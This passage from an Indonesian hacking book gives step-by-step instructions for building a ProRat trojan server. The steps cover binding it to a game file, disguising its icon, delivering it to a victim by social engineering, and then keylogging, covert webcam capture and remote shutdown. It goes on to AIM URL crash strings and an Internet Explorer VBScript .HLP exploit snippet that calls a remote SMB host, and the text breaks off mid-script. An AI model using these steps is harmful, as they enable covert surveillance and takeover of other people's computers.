
Berikut adalah langkah penggunaan ProRat.

1. Cari dan temukan IP serta port komputer target yang terbuka.
2. Jalankan ProRat, masukkan IP target, dan port-nya. Port default adalah 5110.
3. Klik tombol Create dan pilih Create ProRat Server.



Gambar 271: ProRat.

4. Dalam kotak dialog *Create Server* yang muncul, terdapat tab *Notification*. Tujuan dari notifikasi ini adalah untuk memberitahu Anda, kapan target sedang online atau tidak. Centang pada bagian *Use Proconnective Notifications* dan isi *IP (DNS) Address* dengan IP komputer Anda. Ini adalah notifikasi bila target dalam jaringan lokal.




Gambar 272: Pengaturan notification.

Anda juga bisa mengatur notifikasi lainnya:


- *Mail Notification*, Anda akan diberitahu via email oleh ProRat apabila target sedang online.
- *ICQ Pager Notification*, ProRat akan memberitahu Anda via ICQ apabila target sedang online. Tentu saja Anda harus membuat account ICQ terlebih dahulu di <http://www.icq.com>.
- *CGI Notification*, pemberitahuan melalui website dengan menyiapkan script CGI terlebih dahulu.

5. Pada tab **General Setting**, isi Server Port (default 5110), Server Password, dan Victim Name.




Gambar 273: General Settings.

6. Pada bagian *Bind with File*, kita dapat menyusupkan file yang akan dijalankan bersama Server. Berikan tanda centang pada *Bind server with a file*. Carilah file apa saja yang akan digabung dengan file server trojan, misalnya di sini saya memilih sebuah file game. Setelah ditemukan, klik tombol **Open**.




Gambar 274: Memilih file.

7. Apabila muncul bahwa file server akan digabung dengan file pilihan Anda, klik **OK**.



Gambar 275: Menggabung file dengan minesweeper.


8. Pada Server Extension, ada beberapa pilihan extensi server, di sini kita memilih file yang berekstensi .EXE.



Gambar 276: Memilih ekstensi file server.


9. *Server Icon* digunakan untuk mengganti ikon supaya tidak dicurigai, program ProRat telah menyediakan berbagai ikon yang langsung bisa Anda gunakan. Klik pada salah satu ikon yang Anda sukai.

10. Terakhir klik pada tombol **Create Server** yang berada di sudut kiri bawah.




Gambar 277: Memilih ikon.

11. Apabila muncul pesan apakah Anda yakin akan menggunakan IP *address* tersebut, klik saja **Yes**.




Gambar 278: Klik Yes.

12. Tunggulah proses *binding server* sedang dilakukan sampai selesai. Setelah selesai, klik saja **OK**.



Gambar 279: Klik OK.

13. Kini file *binded server* yang sudah selesai dibuat.




Gambar 280: File server selesai dibuat.

14. Tugas Anda selanjutnya adalah memasukkan file server tersebut ke komputer target untuk dijalankan. Caranya terserah Anda, apakah via LAN, WAN, pura-pura minjam PC, FTP, Social Engineering. Yang penting file server berhasil masuk ke komputer target.
15. Setelah file server berhasil dijalankan di komputer target, kini kita bisa mencoba menghubungkannya. Klik tombol **ProConnective** pada tampilan utama ProRat untuk melihat daftar komputer dan IP-nya yang menjadi target, apabila target sedang On. ProConnective adalah tool bawaan dari ProRat yang berfungsi sebagai Bridge (jembatan koneksi) antara komputer server dan komputer client.




Gambar 281: ProConnective.

16. Klik tombol **Connect**. Selanjutnya akan muncul permintaan password yang telah Anda buat sebelumnya.



Gambar 282: Memasukkan password.


17. Apabila berhasil melakukan koneksi ke komputer target, status dari ProRat akan berubah dari *Disconnected* ke *Connected*. Perhatikan, saya sudah berhasil terhubung dengan komputer target



Gambar 283: ProRat terhubung.

18. Kini komputer target sudah menjadi milik Anda sepenuhnya. Terserah mau Anda apakan. Anda bisa melakukan banyak hal, mulai dari: mengetahui informasi dari PC, mengirimkan pesan, error, mematikan komputer, mengunci mouse, membuka CD-ROM, atau bahkan memotret wajah korban dengan webcam.

Berikut ini adalah beberapa contoh yang saya lakukan pada komputer target. Sebagai contoh pertama, di sini saya ingin melihat informasi komputer target, klik pada **PC Info**, kemudian klik lagi pada **System Information**.




Gambar 284: PC Info.

Kini saya mengirimkan sebuah pesan error palsu pada komputer target. Klik pada pilihan **Message**. Lalu atur konfigurasi pesan tersebut dengan memilih salah satu ikon yang ingin Anda perlihatkan pada target. Di sini saya memilih tanda silang dalam lingkaran merah. Untuk melihat efeknya pada *Message Box Buttons*, saya memilih *Abort*, *Retry*, *Ignore*. Kemudian masukkan pesan yang ingin disampaikan.



Gambar 285: Mengirim pesan.


Sewaktu komputer target mengklik salah satu tombol dari pesan yang Anda kirim, pada layar akan muncul konfirmasi tombol apa yang diklik.



Gambar 286: Korban mengklik tombol RETRY.


Bahkan, di sini saya bisa mengintai menggunakan keylogger, untuk melihat ketikan dari komputer target. Perhatikan gambar di bawah, target sedang membuka halaman facebook.

Klik pada bagian *Keylogger* dan dari tampilan yang baru muncul, klik **Read Log**.



Gambar 287: Fungsi keylogger.


Sekarang kita coba yang asyik-asyik, Anda pun bisa menjalankan webcam secara diam-diam tanpa diketahui target. Klik pada **Screen Shot**, dan pilih salah satu metode yang ingin Anda gunakan.



Gambar 288: Webcam tersembunyi.

Saya rasa contohnya cukup sekian. Untuk yang lain, silakan Anda coba sendiri. Masih banyak hal lainnya yang bisa Anda lakukan, mulai dari sekadar iseng sampai dengan melakukan tindakan yang merusak seperti format, mengacaukan registry, dan sebagainya.

Sebagai tindakan terakhir, saya akan mematikan komputer korban. Klik pada tab **Shut Down PC**, dan klik **Turn Off Computer**.



Gambar 289: Mematikan komputer korban.

Buffer Overflow | 24

Exploit merupakan sebuah program yang biasanya ditulis dalam C atau Perl yang digunakan untuk mengeksplotasi bug (kesalahan) pada sebuah program. Ada beberapa bug pemrograman yang paling sering dieksplotasi seperti Buffer Overflow, Format Strings, atau Heap Overflow.

Buffer overflow terjadi ketika suatu program mengalokasikan sebuah area pada memori (buffer) dengan ukuran tertentu, kemudian data yang dimasukan ke buffer tersebut lebih besar dari daya tampungnya. Sebagai latihan, Anda bisa mengexploitasi program-program di bawah ini.

Di sini sebagai studi kasus, saya menggunakan sebuah program chatting yang cukup terkenal bernama AIM (AOL Instant Messenger). Salah satu versi AIM yang memiliki buffer overflow yang bisa di-exploit adalah 4.1.2010 atau Anda bisa menjajal AIM versi lainnya: AIM 3.5.1856, AIM 4.0, dan AIM Instant Messenger 4.2.1193.



Gambar 290: AIM.

Hal ini bisa terjadi karena untuk mengakses AIM menggunakan protokol AIM:// yang diizinkan aksesnya melalui URL sebuah browser. Sayangnya, terdapat buffer overflow pada pemanfaatan parameter di URL, yaitu parameter *goim* dan *screenname* (istilah lain untuk nickname yang biasanya adalah username).

Bahkan, pelaku bisa memanipulasi kode untuk mengakses AIM, tidak langsung dari URL browser, melainkan membuat sebuah link dalam halaman HTML sehingga semakin banyak orang yang bisa menjalankannya.

Sebagai contoh:

```
<a href="aim:goim?screenname=nama-target-boleh-juga-
asal&message=Tulis+isi+pesan+di sini">klik di sini</a><br>
```

Setiap URL aim:// akan dikirimkan secara langsung ke klien AIM. Sebagai contoh, di sini saya menggunakan *screen name* joko (bahkan saya tidak perlu tahu nama asli yang menggunakan AIM). Berikut syntax yang dituliskan:

```
aim:goim?Screenname=joko&Message=KacianDehLuKenaBufferOverFlo
wJoko
```


Bagi Anda yang menggunakan browser Mozilla Firefox, akan muncul kotak dialog untuk menjalankan aplikasi seperti di bawah ini. Anda bisa langsung mengklik **OK** atau

memberikan tanda centang pada bagian *Remember my choice for aim links*, supaya kotak dialog tersebut tidak selalu muncul.



Gambar 291: Permintaan menjalankan aplikasi.

Sedangkan bagi Anda yang menggunakan senjata penyerangnya adalah Internet Explorer, kotak dialog tersebut tidak akan muncul, melainkan akan langsung dilakukan eksekusi. Berikut ini hasil yang muncul.




Gambar 292: Pesan yang diterima user.

Selanjutnya, perintah berikut ini bisa meminta AIM untuk melakukan restart dengan mematikan secara paksa program AIM, sehingga terjadi error.

```
aim:goim?+-restart
```

Berikut pesan error yang muncul.



Gambar 293: Error AIM.

Mau tidak mau, pengguna AIM akan keluar dan harus menjalankan ulang programnya (restart).


Buffer Overflow Internet Explorer 6, 7, dan 8 pada Windows XP

Bug ini ditemukan oleh Maurycy Prodeus pada Internet Explorer 6, 7, dan 8 yang dapat di-eksplorasi menggunakan file .HLP. Dimana dimungkinkan untuk memanggil WinHlp32.exe dari Internet Explorer 6, 7, dan 8 menggunakan VBScript menggunakan parameter:

```
MsgBox(prompt[,buttons][,title][,helpfile,context])
```

juga terdapat adanya kerentanan *stack overflow* dalam file WinHlp32.exe. Ketika VBScript memproses fungsi MsgBox dengan parameter berupa file .HLP yang telah dimodifikasi, akan muncul MessageBox. Jika korban menekan tombol F1, kode berbahaya yang dipasang dapat dijalankan secara *remote* pada komputer korban.

Selanjutnya, apabila isi parameter file HLP sangat panjang, akan mengakibatkan *stack-based buffer overflow* yang bisa menyebabkan terjadinya crash. Untuk melihat contoh kerja atau mencobanya, Anda bisa membuka <http://isec.pl/poc-isec27/>.

Gambar 294: <http://isec.pl/poc-isec27/>.

Berikut ini adalah script untuk kedua tombol di atas. Mungkin Anda bisa memodifikasi sendiri jika diinginkan.

```
<script type="text/vbscript">// <![CDATA[
// PoC pertama
big = "\\"184.73.14.110\PUBLIC\test.hlp"

